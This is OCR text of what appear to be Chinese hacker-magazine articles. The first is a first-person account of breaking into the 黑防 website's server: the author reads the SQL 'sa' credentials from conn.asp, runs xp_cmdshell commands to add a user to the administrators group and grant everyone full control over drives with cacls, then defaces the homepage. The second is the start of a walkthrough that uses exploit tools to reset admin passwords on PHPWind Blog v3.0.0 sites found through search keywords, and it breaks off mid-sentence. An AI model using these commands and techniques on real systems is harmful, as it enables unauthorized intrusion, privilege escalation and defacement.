


图 7

1．目录设置比上次更严格，D盘不可以浏览，网站放在了E:\wwwroot\web下面，我进入E:\wwwroot\目录失败，切换到E:\wwwroot\web目录成功了，不过依然不可以写，图8所示的就是黑防官方网站的根目录了。

2．安装了杀毒软件，在网吧里我也没有怎么细看，估计是诺顿，因为我的radmin都被它杀了，据我所知，目前只有诺顿查杀radmin。




图 8

3．cmd命令不能使用，wscript也用不了，连cmd也传不上去。

4．防火墙设置的依然很bt，我发现还多了Windows自带的防火墙，ipsec服务开着（用海阳木马看服务失败，我是用好梦的方法查看的）。

比起上次来难度增加了不少，而且Window2003本来就比Windows2000安全。我冷静下来继续刺探情况。或许命中注定黑防当有此一劫。我居然看到黑防论坛conn.asp里面连接帐号是sa，开始我还以为自己看错了呢。

```
Dim SqlDatabaseName,SqlPassword,SqlUsername,SqlLocalName
SqlDatabaseName = "hacker_master"
SqlPassword = "pass_word"
SqlUsername = "sa"
SqlLocalName = "127.0.0.1"
ConnStr = "Provider = Sqloledb; User ID = " & SqlUsername & "; Password = " & SqlPassword & "; Initial Catalog = " & SqlDatabaseName & "; Data Source = " & SqlLocalName & ";"
```

有了sa，就好办多了。本来决定要进入对方主机里搞定防火墙，再配上免杀反弹木马。可是我的免杀木马在宿舍的电脑里，





图 9

而且也没有外网ip地址，就算了。给它的网站提个醒就ok了。在webshell的数据库操作里把帐号、密码、数据库名、地址都填上。再exec master.dbo xp_cmdshell 'net localgroup administrators iis_xxx /add >E:\wwwroot\xxx\manage\1.txt'，这样做是为了把iis来宾帐号提升权限，现在webshell就是administrator权限了。可是执行完了，发现权限没有改变，估计这来宾帐号不是iis_xxx。不管了，exec master.dboxp_cmdshell 'cacls d: /E /T /G everyone:F >E:\wwwroot\xxx\manage\1.txt'，到E:\wwwroot\xxx\manage\下查看回显1.txt，发现执行成功。依次执行就把C、D、E盘设为everyone完全控制了。我又进到E:\wwwroot\web，删除index.htm失败，我就把它重命名，再在本地设计了一个比较好看的网页，传了上去，打开http://www.hacker.com.cn，就发现黑防的首页已经被我涂了，算是提醒吧！如图9。过了段时间后我再执行exec master.dbo xp_cmdshell 'netstat －an >E:\wwwroot\xxx\manage\1.txt'，查看1.txt，发现3389端口与一个ip的某个端口established，不用想就知道是wtf通过3389维护服务器。至于后来呢？后来的事就不说了……入侵到此彻底结束了，从整个入侵的过程，大家可以看出黑防服务器的安全是很不到位的。如果换上一个比较狠毒的人，恐怕不只是网站被黑这么简单。“在攻与防的对立中寻求统一”，或许黑防离这个目标还差得很远，还是先提高自己的水平，再喊口号吧！

本文没有用到多少技术，纯是利用了黑防服务器的弱点才得手的，主要技术算是旁注了。旁注在当前是一种流行的也是极有效的攻击手段，只有把服务器的安全做好，才能有效防止旁注。也正是由于当前国内网站管理员的技术水平参差不齐，才导致了旁注流行一时，致使一些能把这种技术发挥到极限的人可以攻无不克……

写本文的目的是为了和大家交流，如果大家在入侵方面有什么好的的思路，别忘了一起讨论。当然我们也可以到《黑客x档案》的论坛去交流！

（文章中涉及到的工具3389.exe、chyfdsql.txt、hkbbshkdh0616.udl、海阳2006木马、密码反遗忘工具已经收录在光盘中）



经常入侵的朋友都知道，asp程序是十分不安全的，dvbbs就是最明显的代表了，如今是人人见到dvbbs，都不敢再恭维了。可是php程序又意味着安全吗？前段时间，PhpWind2.0论坛刚刚火爆权限提升漏洞，不少人由此得到webshell，获得肉鸡，网站管理员可是哭天喊地呀，如今又轮到PhpwindBlog再次出现新的危机——“随意更改管理员密码漏洞”，下面大家就跟我来一次漏洞体验之旅吧。

一、修改管理员密码

还是先说说这类论坛的关键字吧，“PHPWind v3.0.0”，我们只需要在百度中搜索：PHPWind v3.0.0，就可以找到许多这套程序的BLOG了（~_~，看来这篇文章问世以后，又有许多站长要抱怨PHPWIND了，希望各位测试一下就好了，手下留情哟）。好了，这里我随便找了一个BLOG来进行我们的漏洞测试，首先，当然是看看其程序版本了，不对症下药，能治好病吗，如图1。




图 1

哈哈，对了，就是这个。先不说那么多，拿出漏洞测试程序，这里有两个利用程序，一个是玄猫写的，一个是安静写的，个人感觉两者都有优点，不过我比较喜欢用安静写的那个利用程序。我们首先来看看玄猫的工具的使用，我们需要到刚才的blog注册一个用户，并且选择“Cookie 有效期：一年”，再登录，如图2。




图 2

运行玄猫的漏洞检测工具，把目标blog的地址写上，把你最终要修改的管理员的密码写上，把下面的两个都勾上，然后点击“开始测试”按钮，等待几秒钟，会弹出一个修改密码成功的提示框，再看看右上角的“程序状态”的那个小窗口，在画了下划线的地方，提示了管理员的用户名和密码，如图3。直接使用这个管理员的帐号登录看看，比普通的blog用户多了“系统设置”这一项，这说明我们现在就是以管理员身份登录了，如图4。

别急着进入后台，我们再来看看另外一款安静的漏洞利用程序的使用。利用方法相似，不过他可以不用自己开个浏览器去注册登录，因为程序自带了一个浏览器。我们把blog的地址写上，然后点击“注册用户”按钮，在下面返回信息的框中就会显示出注册的那个页面，然后我们就可以直接注册，如图5。成功注册

